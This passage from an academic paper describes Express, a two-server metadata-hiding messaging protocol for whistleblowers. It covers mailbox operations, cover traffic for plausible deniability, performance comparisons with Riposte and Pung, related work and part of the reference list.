3. The client prepares the client inputs to the SNIP and generates the corresponding proof $\pi = (\pi_A, \pi_B)$. It sends π_A to server A and π_B to server B.

4. The servers verify the SNIP proof π, and they abort if the verification fails.

5. Servers A and B decrypt each D_{Ai} with K_{Ai} and each D_{Bi} with key $K_{Bi}, i \in [n]$. Next, they set $D_{Ai} \leftarrow D_{Ai} + w_{Ai}$ and $D_{Bi} \leftarrow D_{Bi} + w_{Bi}$ before re-encrypting the new values of D_{Ai} and D_{Bi} under the same keys (with new nonces).

Checking a mailbox.

1. The mailbox owner sends (p,v) to servers A and B to request to read from the mailbox at physical address p.

2. Servers A and B check that virtual address v corresponds to physical address p and then send D_{Ap} and D_{Bp} as well as the nonce used for the encryption of each value. Then they set the values of D_{Ap} and D_{Bp} to fresh encryptions of 0 under K_{Ap} and K_{Bp} respectively, emptying the mailbox. Since only the mailbox owner and whoever wrote into a mailbox know p and v, and the virtual address space for v is huge, clients cannot read or delete the contents of each other's mailboxes.

3. The mailbox owner decrypts the values of D_{Ap} and D_{Bp} it received with keys k_A and k_B to get messages m_{Ap} and m_{Bp}. It outputs message $m \leftarrow m_{Ap} + m_{Bp}$.

Complexity. Table 2 shows the communication and computational complexity of sending a message in Express for the client and the servers. We measure computational complexity in terms of AES evaluations and field operations separately to better capture the computation being carried out by each party. The complexities reported are the sum of costs due to DPF evaluation, re-encryption, and auditing.

Client communication includes sending a DPF whose shares are functions with domain size 2^λ, resulting in DPFs of size $O(\lambda^2 + |m|)$. As discussed in Section 4.1, the auditing protocol involves the client sending a proof of size $O(\lambda)$.

Cryptographic costs on the client include generating DPF shares and evaluating the DPF at one point, both of which cost $O(\lambda + |m|)$. The server, on the other hand, must evaluate the DPF at each address and also generate the random vectors needed for the auditing protocol. The number of field operations for each party come directly from the costs incurred during the auditing protocol.

Message integrity. The core Express protocol does not protect message integrity, so a malicious server could undetectably corrupt the contents of a mailbox. This can be remedied in a straightforward way by using MACs. Given that the clients writing to and reading from a mailbox share a secret to establish an address, they could instead use a master secret to derive (e.g., via a hash) a mailbox address and a MAC key. Messages written to Express could then be MACed before being split

	Client	Servers
Communication	$O(\lambda^2 + \|m\|)$	$O(\lambda)$
AES Evaluations	$O(\lambda + \|m\|)$	$O(n(\lambda + \|m\|))$
Field Operations	$O(1)$	$O(n)$

Table 2: Complexity of processing a single write in Express with n mailboxes, message size |m|, and security parameter λ. Communication measures bits sent only.

into shares via a DPF. Since a MAC-then-encrypt approach provides authenticated encryption when the encryption is done in counter mode [12] (as we do), Express with MACed messages provides authenticated encryption on the messages.

6 Using Express for Whistleblowing

Having described the core Express system itself, this section covers two important considerations involved in using Express for whistleblowing: plausible deniability for whistleblowers and agreeing on mailbox addresses.

First, in order to provide meaningful security in practice, Express must hide both the recipient of a given client's message as well as *whether* a client is really communicating with a journalist. We discuss how to provide plausible deniability for Express clients in Section 6.1. Second, to set up their communication channel, a journalist and whistleblower must agree on a mailbox address through which they will communicate. This can be done either in person or via a dialing protocol as described in Section 6.2.

6.1 Plausible Deniability

We now turn to the goal of hiding whether or not a client is really communicating with a journalist. If Express were only to be used by journalists and their sources, it would fundamentally fail to serve its purpose. Although no observer could determine which journalist a given message was sent to, the mere fact that someone sent a message using Express reveals that she must be a source for some journalist. In order to provide plausible deniability to whistleblowers, other, non-whistleblowing users must send messages through the system as well.

One solution for this problem, first suggested in the Conscript system [26], is to have cooperative web sites embed Javascript in their pages that generates and submits dummy requests. For example, the New York Times home page could be modified such that each time a consenting user visits (or for every nth consenting user that visits), Javascript in the page directs the browser to generate a request to a special write-only Express dummy address that the servers maintain but for which each server generates its own encryption key not known to any user. Since no user has the keys to unlock this address, messages written to it can never be retrieved, and Express's metadata-hiding property guarantees that messages sent to the dummy address are indistinguishable from real messages sent to journalists. This enables creating a great deal of cover traffic and gives clients who really are whistleblowers plausible deniability, as long as communication patterns between users and the Express servers are the same for real and cover traffic. Moreover, only one large organization needs to implement this technique for all news organizations who receive messages through Express to benefit from the cover traffic. The exact quantity of cover traffic required to provide the appropriate level of protection for whistleblowers using Express is ultimately a subjective decision, but the Express metadata-hiding guarantee implies that a whistleblower sending a message through Express cannot be distinguished among the set of all users sending messages through Express, be they real messages or cover messages.

Express is particularly well-suited to this approach for two reasons: aligned incentives and low client side costs. First, participating news organizations all have web sites and a natural incentive to direct cover traffic to the Express system. Even if only one or a few organizations among them are willing to risk adding dummy traffic scripts to their pages, everyone benefits. In fact, even the same organizations who are willing to host the Express servers could add the dummy scripts to their own news websites to ensure adequate cover traffic. Second, as demonstrated in Section 7, Express's extremely low client computation and communication requirements lend themselves particularly well to this approach, since the client can easily run in the background on a web browser, even in computation or data-restricted settings such as mobile devices. We empirically evaluate a JavaScript version of the Express client in Section 7.2 and find it imposes very little additional cost on the browser.

Using in-browser JavaScript to give users plausible deniability raises a number of security and ethical concerns. We defer to the Conscript paper [26] for an extensive discussion of the security and ethical considerations involved and note that it is also possible to generate cover traffic for Express using a standalone client, as is common in other systems.

6.2 Dialing

In order to use Express, a journalist and source must agree on the mailbox address which the source will use to send messages to the journalist. Journalists who make initial in-person contact with sources could, for example, distribute business cards with mailbox addresses on them in QR code form.

Journalists and sources could also use a more expensive *dialing* protocol to share an initial secret before moving to Express to more efficiently communicate longer or more frequent messages. One approach to dialing that can conveniently integrate with Express is to use an improved version of the Riposte [24] system as a dialing protocol. Riposte offers a public broadcast functionality that progresses in fixed time epochs, where anyone can announce a message to the world. Since journalists can easily post their public keys online, e.g., next to their name at the bottom of articles they write, anyone wishing to connect with a particular journalist can send a mailbox address (and perhaps some introductory text) encrypted under that journalist's public

key with no other identifying information. A client run by a journalist can download all Riposte messages sent in a day and identify those encrypted under that journalist's public key. The journalist can then register any mailbox addresses sent to it and communicate with whoever sent the messages via Express. This requires mailbox owners (in this case, the journalist) to choose virtual addresses instead of the servers, but the probability of colliding addresses is low because the virtual address space is large. Using this approach to dialing gives Express users the ability to bootstrap from a single message in a dialing system with fixed-duration rounds to as many messages as they want in a system which processes messages asynchronously.

Since Riposte has a similar underlying architecture to Express, a number of the techniques used in Express could be used to make it a more effective dialing protocol. Most importantly, instead of using Riposte's DPFs and auditing protocol, which are less efficient and require a third non-colluding server, the dialing protocol can use a Riposte/Express hybrid approach where the DPF and auditing protocol are those of Express. This means that the dialing protocol relies on the same trust assumptions as the main protocol, and it can even be deployed on the same servers.

Integrity in the dialing protocol can be ensured in a way similar to the main protocol as well. Instead of sending only a mailbox address, clients send a secret from which a mailbox address and MAC key can be derived, and the encrypted message is then MACed using that key. To ensure that servers can't tamper with or erase messages by changing their state after seeing that of the other server, they are required to publish and send each other commitments to (hashes of) the message shares they hold before publishing the actual databases of messages.

7 Implementation and Evaluation

We implement Express with the underlying cryptographic operations (DPFs, auditing) in C and the higher level functionality (servers, client) in Go. We use OpenSSL for cryptographic operations in C and base our DPF implementation in part on libdpf [18], which is in turn based on libfss [59, 60]. We also re-implemented the client-side computations involved in sending a write request in JavaScript for the whistleblowing application, using the SJCL [53, 54] and TweetNaCl.js [1] libraries for crypto operations. We implement the DPF construction [15] and the auditing protocol using the field $\mathbb{F}_p$ of integers modulo the prime $p = 2^{128} - 159$, since these field elements have a convenient representation in two 64-bit words. Our implementation does not include the client-side integrity checks described in Section 5, but these checks can be added by clients with no impact on server-side code or performance.

We evaluate Express on three Google Cloud instances (two running the servers and a third to simulate clients) with 16-core intel Xeon processors (Haswell or later) with 64GB of RAM each and 15.6 Gbps bandwidth. We run all three in the same datacenter to minimize network latency and focus comparisons to other systems on computational costs since we begin our evaluation by considering communication separately. We evaluate the JavaScript implementation of the whistleblowing client on a laptop with an Intel i5-2540M CPU @ 2.60GHz and 4GB of RAM running Arch Linux and the Chromium web browser. All experiments use security parameter $\lambda = 128$.

We compare Express to Riposte [24] and Pung [4], two prior works that also provide cryptographic metadata-hiding guarantees, albeit in slightly different settings. We choose to compare to these systems because, like Express, they also provide cryptographic security guarantees and only rely on a small number of servers to provide their security guarantees. Riposte requires 3 servers, of which two must be honest (a stronger trust assumption than Express) whereas Pung requires only a single server which can potentially be malicious (a weaker trust assumption). We rerun the original implementations of Riposte and Pung on the same cloud instances used to evaluate Express. Our evaluation results do not distinguish between real and dummy messages because the two are identical from a performance perspective.

We find that Express reduces communication costs by orders of magnitude compared to Riposte and Pung, with clients using over 100× less bandwidth than Riposte and over 4000× less bandwidth than Pung when sending a message in the presence of one million registered mailboxes. On the client implemented in C/Go, Express requires 20ms of computation to send a write request, even in the presence of one million registered mailboxes, and our JavaScript client performs similarly, requiring 51ms for the same task.

We compare the performance of our auditing protocol to the prior protocol proposed by Riposte [24]. Despite making a weaker trust assumption and requiring only two servers, our protocol reduces client computation time by several orders of magnitude, resulting in audit compute time of under 5 *micro*seconds regardless of the number of registered mailboxes and reducing overall client compute costs by 8× compared to an implementation that uses Riposte's auditing protocol.

On the server side, we show that Express's throughput and latency costs are better than prior work. We also calculate the dollar cost of running each system to send one million messages and find that Express costs 6× less to operate than Riposte, the second cheapest system. Throughout our experiments we generally compare to prior work on message sizes comparable to or larger than those used in their original evaluations. Since the recent whistleblower's report to the US intelligence community's inspector general contained 25.3KB of text [6] and last year's widely reported anonymous op-ed in the New York Times contained about 9KB of text [5], we make sure to evaluate Express on 32KB messages as well.

7.1 Communication Costs

Figures 3 and 4 show communication costs for each party when sending a 160 Byte message and compares to costs in Riposte [24] and Pung [4]. We use a smaller message size than




Figure 3: Server communication costs when sending 160 Byte messages, including both data sent and received. Riposte also requires an auditing server whose costs are not depicted.




Figure 4: Client communication costs when sending 160 Byte messages, including both data sent and received. Express requires significantly less communication than prior work.




Figure 5: Our auditing protocol dramatically reduces computation costs for the client while server-side costs remain comparable to prior work, where audit computation time is dwarfed by DPF evaluation anyway.

in our subsequent experiments to focus on measuring the role of the DPF and auditing in communication costs. Communication costs always increase linearly with the size of the messages being sent. Express's communication costs are *constant* regardless of the number of mailboxes, compared to asymptotically $\sqrt{n}$ in Riposte, the system with the next lowest costs. For 2^{14} mailboxes, Express has 8.34KB of communication by the server and 5.39KB by the client for each write. The corresponding costs in Riposte are 208KB and 69KB, respectively, representing communication reductions of 25× on the server side and 13× on the client. Riposte additionally requires a third auditing server which incurs 13.8KB of communication, whereas Express has no such requirement. For about one million (2^{20}) mailboxes, Express requires 101× less communication than Riposte on the client side and 195× less on the server side. The communication reduction compared to Pung in this setting is 4,631× on the server side and 7,161× on the client side, reflecting the high cost of providing security with only one server as Pung does. Our communication savings come from using log-sized DPFs that write into a large but fixed-size virtual address space for write requests and from our new auditing protocol whose communication costs do not increase with the number of mailboxes.

7.2 Client Costs

Client computation time in both our native C/Go and in-browser Javascript implementations remains constant as the number of mailboxes on the server side increases: since the client always prepares a DPF to be run on the 2^{128}-sized virtual address space, the cost of preparing the DPF does not grow with the number of mailboxes, and the client-side auditing cost is constant as well. To send a 1KB message, our client takes 20ms in C/Go and 51ms in Javascript. Combined with the low client communication costs in Figures 3 and 4, this shows that an Express client can easily be deployed as background Javascript in a web page to create cover traffic, as explained in Section 6.1.

To further explore performance implications of an Express client being embedded on a major news site, we measured the page load times of the New York Times, Washington Post, and Wall Street Journal websites. On average, these pages took 5.4, 3.4, and 2.2 seconds to load completely (over a 50MBit/sec connection), so the computation costs of our client in the browser are less than 3% of current page load times and can occur in the background without impacting user experience. We also measured the sizes of the three websites (without caching) at 4.9MB, 9.1MB, and 8.2MB, respectively. Our JavaScript implementation with dependent libraries takes 72.5KB of space, so adding our code would increase a site's size by less than 1.5%.

Auditing. In addition to enabling improved communication efficiency, as seen above, our auditing protocol dramatically reduces computation costs for the client. Figure 5 shows the computation costs of our auditing protocol as compared to the protocol used in Riposte [24], which we re-implemented for the purpose of this experiment. Unlike Riposte, where client and server computation costs for auditing are comparable, our protocol runs in $O(1)$ time on the client, taking less than *5 microseconds* regardless of how many mailboxes are registered on the servers. This is about 55,000× less than the client computation cost for auditing in Riposte for one million mailboxes and translates to overall client computation on our system running 8× faster than it would if it were using the Riposte auditing protocol. In addition to the asymptotic improvement, our protocol uses only hardware-accelerated AES evaluations, whereas Riposte's auditing protocol involves a mix of AES evaluations and more costly SHA256 hashes.

Our auditing protocol's performance is comparable to Riposte on the server side, but it does not require a third auditing server as Riposte does. The performance bottleneck on the servers is DPF evaluations, not auditing, so server side performance improvements in auditing would only result in negligible

improvements in end-to-end performance. As we will see, Express outperforms Riposte's overall throughput despite not significantly changing server side auditing costs.

7.3 Server Performance

We now measure the performance of Express on the server-side. We measure the total throughput of the system, the latency between when a client sends a message and when the mailbox owner can read it, and the cost in dollars of running Express.

Throughput. We compare Express's throughput to Riposte [24]. Figure 7 shows the comparison between Express and Riposte for 1KB messages, where throughput is measured as the number of writes the servers can process per unit time. Express's throughput is 1.4-6.3× that of Riposte in our experiments, and Express's throughput when handling 32KB messages is comparable to Riposte when handling only 1KB messages for up to about 50,000 mailboxes. Both systems are ultimately computation-bound by the number of DPF evaluations required to process writes. The graph shows the high throughput of each system drops significantly as they shift from being communication-bound to being computation-bound by DPF evaluations for increasingly large numbers of mailboxes.

Like Express, Riposte uses DPFs to write messages across two servers. Unlike Express, Riposte requires a third party to audit user messages and must run its protocol in rounds to provide anonymity guarantees to its users. The rounds are necessary for Riposte's anonymous broadcast setting because all messages are public, so if messages were revealed after each write, the author of a message would clearly be whoever connected to the system last. In contrast, Express messages can be delivered immediately without waiting for a round to end.

Another difference between Express and Riposte is that Riposte relies on a probabilistic approach based on hashing for users to decide where to write with their DPF queries. This means that there is a chance messages will collide when written to the same address, rendering all colliding messages unreadable. We evaluated Riposte with parameters set to allow a failure rate of 5%, meaning that 1 in 20 messages would be corrupted by a collision and not delivered, even after Riposte's collision-recovery procedure. Express's virtual address system avoids this issue because the space of virtual addresses is so large that collisions would only occur with negligible probability.

Latency. Since Express does not require any synchronization between clients and the Express servers, the latency of a write request consists only of the time for the servers to process the request and for the mailbox owner to read the message. Figure 6 shows how latency for processing a single write request scales as the number of mailboxes increases for various mailbox sizes. After about 10,000 mailboxes, or even 1,000 mailboxes for larger message sizes, message processing becomes bound by the latency of computing AES for each DPF evaluation, so total latency increases linearly with the number of DPFs that must be evaluated (one per mailbox).

In prior metadata-hiding communication systems, message delivery latency depends on a deployment-specified round duration. As such, it is difficult to directly compare latency in Express to prior work. We can, however, compare to the computation time on the servers to process one message and deliver it to its recipient. For example, Riposte's "latency" under this metric is simply the time to process a DPF write and then run an audit. A more interesting comparison is to see how Express's server-side costs compare to a different architecture, such as the single-server PIR-based approach of Pung [4].

Since Pung [4] uses fast writes and more expensive reads whereas Express has fast reads but expensive writes, we run both systems with a write followed by a read, as required by Pung's messaging use case. As shown in Figure 6, Express outperforms Pung by 1.3-2.6× when run with 100-1,000,000 mailboxes for 1KB messages. When we increase the message size to 10KB, we find that Pung is $2-2.9\times$ slower than Express and closely matches Express's performance on 32KB messages. Note that the comparison to Pung is not quite apples to apples because Pung operates in a stricter single-server security setting.

Total system cost. Having measured Express's throughput and latency, we now turn to the question of Express's cost in dollars (USD). Our evaluation focuses on the dollar cost of running the infrastructure required for Express in the cloud and excludes human costs such as paying engineers to deploy and maintain the software. The primary non-human costs in running Express, as with any metadata-hiding system, come from running the necessary servers and passing data through them. Using the data from our evaluation thus far, we estimate the price of running Express to send one million messages using public Google Cloud Platform pricing information. We calculate the cost of running the system as the cost of hosting the Express servers for the length of time required to process one million messages plus the data passed between the servers and back to the client (data passing into Google cloud instances from clients outside is free). We price the instances according to costs for various regions in the US and Canada and calculate data charges using the prices for data transfer between regions in the US and Canada (for communication between servers) or with the public internet (for communication with clients).

The results of this estimation process appear in Figure 8, where we carry out similar calculations for Pung and Riposte. As depicted in the figure, processing one million messages with Express costs 5.9× less than Riposte, the closest prior work measured, in the presence of 100,000 mailboxes. The high cost of running Pung comes from its communication costs, where data egress charges far outweigh the cost of hosting the system. The data egress cost of sending one million messages in Pung with 262,144 registered mailboxes exceeds $\$1,000$. On the other hand, Express and Riposte incur smaller data costs, \$0.05 per million messages in Express and \$4.21 per million messages in Riposte with one million registered mailboxes. The large gap in cost between Express and Riposte comes from hosting the servers themselves. Express's higher throughput means it can process one million messages more quickly than




Figure 6: Message delivery latency in Express and Pung for various message sizes. Express outperforms Pung by 1.3 – 2.6× for 1KB messages and by 2.0 – 2.9× for 10KB messages. Pung's performance for 10KB messages is comparable to Express's performance for 32KB messages.




Figure 7: Express's throughput is 1.4-6.3× that of Riposte for 1KB messages. Even with 32KB messages, Express's throughput is still comparable to Riposte on 1KB messages. For large numbers of mailboxes, both systems are computation-bound by the number of DPF evaluations required to process writes.




Figure 8: Dollar costs to run end-to-end metadata hiding systems with cryptographic security guarantees. Prices are based on Google Cloud Platform public pricing information for compute instances and data egress. Processing one million messages in Express in the presence of 100,000 registered mailboxes costs 5.9× less than the next cheapest system.

Riposte, and the fact that it requires only two servers, compared to three in Riposte, means that the cost per hour of running Express is approximately 2/3 that of running Riposte. Hosting costs per 24 hours, excluding data costs, are $11.75 for Pung, $37.25 for Riposte, and $24.68 for Express, corresponding to the number of servers each system needs (including cost differences for hosting servers in different regions).

Comparison to differential privacy systems. As described in Section 2.3, systems based on differential privacy (DP) exchange gradual metadata leakage over time for stronger performance. Although this fundamental difference in security properties makes it difficult to do a direct comparison to DP systems such as Vuvuzela [58], Stadium [56], and Karaoke [46], we will attempt here to roughly compare Express to published performance results for Vuvuzela and Karaoke. Vuvuzela operates with the same distributed trust model as Express, with a small number of servers, whereas Karaoke is designed for use in a setting with many servers. See Section 2.3 for a discussion of these two approaches to distributing trust.

One further difference to keep in mind when comparing existing DP systems to Express (as well as the systems we have compared Express to thus far) is that costs in Riposte, Pung, and Express increase in the number of mailboxes registered, while costs in existing DP-based systems increase in the number of *users* registered. This means that a fully connected communication graph on N users would require N^2 mailboxes in Express but would not require additional cost in DP systems beyond that of N users and the high volume of traffic required for all of them to talk to each other. Fortunately, in most messaging systems, each user only has a small number of active contacts relative to the total number of users on the platform, so this difference should not cause harm in practice.

Vuvuzela's end-to-end latency to deliver a 256 byte message for the lowest security setting on which it was evaluated hovers around 8 seconds for 10,000 users and 20 seconds for one million users [58]. By comparison, Express takes 210ms to write and then read a larger 1KB message when there are 10,000 mailboxes and 15 seconds when there are one million mailboxes. The higher latency in Vuvuzela is due to cover traffic messages sent before a message can be delivered.

Karaoke operates using a variable number of servers, and its end-to-end latency to deliver a 256 byte message hovers around 6 seconds for one million users and 100 servers when up to 20% of servers are malicious [46]. However, Karaoke's latency approximately triples when moving from providing security against 20% malicious servers to 50% malicious servers, which more closely matches the one-out-of-two security provided by Express. Since Karaoke's evaluation was also conducted on more powerful machines than ours, we conclude that latency is roughly comparable between Express and Karaoke.

On the other hand, not requiring cryptographic security allows DP solutions to achieve higher throughput than cryptographic systems. As such, they can process messages faster and at lower cost than Express. However, in addition to the difference in security guarantees, they achieve their low price by pushing the true cost of operating the system onto clients. To send and receive messages, clients must *always* remain online.

8 Related Work

The most widely used anonymity system in use today is without a doubt Tor [31], which relies on onion routing. Secure-

Drop [10, 55] is a widely used Tor-based tool to allow sources to anonymously connect with journalists to give tips. Although our work focuses on hiding metadata and not on preserving anonymity, anonymity systems are often used even when clients only wish to hide metadata. Although a number of works precisely model and analyze the security offered by Tor [9, 41, 42], it is unfortunately vulnerable to traffic analysis attacks if a passive adversary controls enough of the network [30, 37, 38]. A recent impossibility result suggests that this limitation may be necessary for broad classes of anonymity systems [29].

Cryptographic security. Express belongs to a broad family of works which aim to give cryptographic guarantees regarding anonymity and metadata-hiding properties. One category of works in this area include systems based on mix-nets [25, 27, 34, 44, 50, 52, 61] which involve all users in a peer to peer system participating in shuffling messages [16, 17]. Later work has added verifiability to this model [44] and outsourced the shuffling to a smaller set of servers [52, 61]. Most recently, mixing techniques have been extended to support large numbers of users in Atom [43] and XRD [45]. Systems in this line of work suffer from high latency due to the need to run many shuffles and require participation by a large number of servers run by different operators to achieve security.

An important difference between Express and mixnets relates to tradeoffs in anonymity and latency. Since a user's anonymity set is based on the number of messages being shuffled together, a mixnet operator must choose between a high-latency setting with a large anonymity set or a lower latency setting with a smaller anonymity set. For example, if 1,000 messages are sent through the system in one hour, a mixnet that wants an anonymity set size of 1,000 must wait an hour before it can deliver messages, whereas Express can achieve the same anonymity set but deliver messages immediately. A mixnet's anonymity set is restricted to the number of messages included in the mixing, which in turn depends on the desired latency, leading to an inherent tradeoff between anonymity and latency [29]. Express messages, on the other hand, are in some sense mixed with all the prior messages sent through the system. This means that while a mixnet may have to compromise on anonymity set size to meet a given latency goal, Express does not.

Another class of cryptographic messaging solutions use private information retrieval techniques [3, 15, 20, 33, 48, 49] to render reads or writes into a database of mailboxes private and target a variety of use cases [4, 13, 19, 22, 24, 39, 40]. Express falls into this category. Riposte [24] and, more recently, Blinder [2], provide anonymous broadcast mechanisms using DPFs [33], and Talek [19] offers a private publish-subscribe protocol. P3 [39] deals with privately retrieving messages with more expressive search queries. Pung [4] operates in a single-server setting and therefore requires weaker trust assumptions than Express, but as we show in Section 7, has higher costs than Express as well.

Differential privacy. Another class of works make differential privacy guarantees [32] instead of cryptographic guarantees. These systems typically achieve better performance but at the cost of setting a *privacy budget* that dictates how much privacy the system will provide. These works include Vuvuzela [58], Alpenhorn [47], Stadium [56], and Karaoke [46].

9 Conclusion

We have presented Express, a metadata-hiding communication system that requires only symmetric key cryptographic primitives while providing near-optimal communication costs. In addition to order of magnitude improvements in communication cost, Express reduces the dollar cost of running a metadata-hiding communication system by 6× compared to prior work. Our implementation is open source and available online at `https://github.com/SabaEskandarian/Express`.

Acknowledgments

We would like to thank Dima Kogan, Alex Ozdemir, the anonymous reviewers, and our shepherd, Esfandiar Mohammadi, for their thoughtful comments.

This research was supported in part by affiliate members and other supporters of the Stanford DAWN project—Ant Financial, Facebook, Google, Infosys, NEC, and VMware—as well the NSF under CAREER grant CNS-1651570. The work was additionally funded by NSF, DARPA, a grant from ONR, and the Simons Foundation. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of DARPA or the National Science Foundation.

References

[1] Tweetnacl.js. `https://github.com/dchest/tweetnacl-js`.

[2] Ittai Abraham, Benny Pinkas, and Avishay Yanai. Blinder: Mpc based scalable and robust anonymous committed broadcast. Cryptology ePrint Archive, Report 2020/248, 2020.

[3] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with compressed queries and amortized query processing. In *IEEE Symposium on Security and Privacy, SP*, 2018.

[4] Sebastian Angel and Srinath T. V. Setty. Unobservable communication over fully untrusted infrastructure. In *OSDI*, 2016.

[5] Anonymous. I am part of the resistance inside the trump administration. `https://www.nytimes.com/2018/09/05/opinion/trump-white-house-anonymous-resistance.html`, 2018.

[6] Anonymous. Whistleblower complaint to us intelligence community inspector general. `https://www.documentcloud.org/documents/6430351-Whistleblower-Complaint.html`, 2019.

[7] AP. Gov't obtains wide ap phone records in probe. *Associated Press*, 2013.

[8] AP. Times says justice seized reporter's email, phone records. *Associated Press*, 2018.

[9] Michael Backes, Aniket Kate, Praveen Manoharan, Sebastian Meiser, and Esfandiar Mohammadi. Anoa: A framework for analyzing anonymous communication protocols. *J. Priv. Confidentiality*, 2016.

[10] Charles Berret. Guide to securedrop. `https://www.cjr.org/tow_center_reports/guide_to_securedrop.php`, 2016.

[11] Dan Boneh, Elette Boyle, Henry Corrigan-Gibbs, Niv Gilboa, and Yuval Ishai. Zero-knowledge proofs on secret-shared data via fully linear pcps. In *CRYPTO*, 2019.

[12] Dan Boneh and Victor Shoup. *A Graduate Course in Applied Cryptography (version 0.5, Chapter 9)*. 2017. https://cryptobook.us.

[13] Nikita Borisov, George Danezis, and Ian Goldberg. DP5: A private presence service. *PoPETs*, 2015(2):4–24, 2015.

[14] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing. In *EUROCRYPT*, 2015.

[15] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing: Improvements and extensions. In *ACM CCS*, 2016.

[16] David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Commun. ACM*, 24(2):84–88, 1981.

[17] David Chaum. The dining cryptographers problem: Unconditional sender and recipient untraceability. *J. Cryptology*, 1(1):65–75, 1988.

[18] Weikeng Chen. libdpf. https://github.com/weikengchen/libdpf, 2018.

[19] Raymond Cheng, Will Scott, Bryan Parno, Irene Zhang, Arvind Krishnamurthy, and Thomas Anderson. Talek: a Private Publish-Subscribe Protocol. Technical Report UW-CSE-16-11-01, University of Washington Computer Science and Engineering, Seattle, Washington, Nov 2016.

[20] Benny Chor, Eyal Kushilevitz, Oded Goldreich, and Madhu Sudan. Private information retrieval. *J. ACM*, 45(6):965–981, 1998.

[21] David Cole. We kill people based on metadata. *New York Review of Books*, 2014.

[22] David A. Cooper and Kenneth P. Birman. Preserving privacy in a network of mobile computers. In *IEEE Symposium on Security and Privacy, SP*, 1995.

[23] Henry Corrigan-Gibbs and Dan Boneh. Prio: Private, robust, and scalable computation of aggregate statistics. In *NSDI*, 2017.

[24] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. Riposte: An anonymous messaging system handling millions of users. In *IEEE Symposium on Security and Privacy, SP*, 2015.

[25] Henry Corrigan-Gibbs and Bryan Ford. Dissent: accountable anonymous group messaging. In *ACM CCS*, 2010.

[26] Henry Corrigan-Gibbs and Bryan Ford. Conscript your friends into larger anonymity sets with javascript. In *Proceedings of the 12th annual ACM Workshop on Privacy in the Electronic Society, WPES 2013, Berlin, Germany, November 4, 2013*, pages 243–248, 2013.

[27] Henry Corrigan-Gibbs, David Isaac Wolinsky, and Bryan Ford. Proactively accountable anonymous messaging in verdict. In *USENIX Security*, 2013.

[28] Cora Currier. Planned nsa reforms still leave journalists reason to worry. *Columbia Journalism Review*, 2014.

[29] Debajyoti Das, Sebastian Meiser, Esfandiar Mohammadi, and Aniket Kate. Anonymity trilemma: Strong anonymity, low bandwidth overhead, low latency - choose two. In *IEEE Symposium on Security and Privacy, SP*, 2018.

[30] Roger Dingledine. One cell is enough to break tor's anonymity, 2009.

[31] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The second-generation onion router. In *USENIX Security Symposium*, 2004.

[32] Cynthia Dwork. Differential privacy. In *ICALP*, 2006.

[33] Niv Gilboa and Yuval Ishai. Distributed point functions and their applications. In *EUROCRYPT*, 2014.

[34] Sharad Goel, Mark Robson, Milo Polte, and Emin Gun Sirer. Herbivore: A scalable and efficient protocol for anonymous communication. Technical report, Cornell University, 2003.

[35] Oded Goldreich, Shafi Goldwasser, and Silvio Micali. On the cryptographic applications of random functions. In *CRYPTO*, 1984.

[36] Glenn Greenwald. Nsa collecting phone records of millions of verizon customers daily. *The Guardian*, 2013.

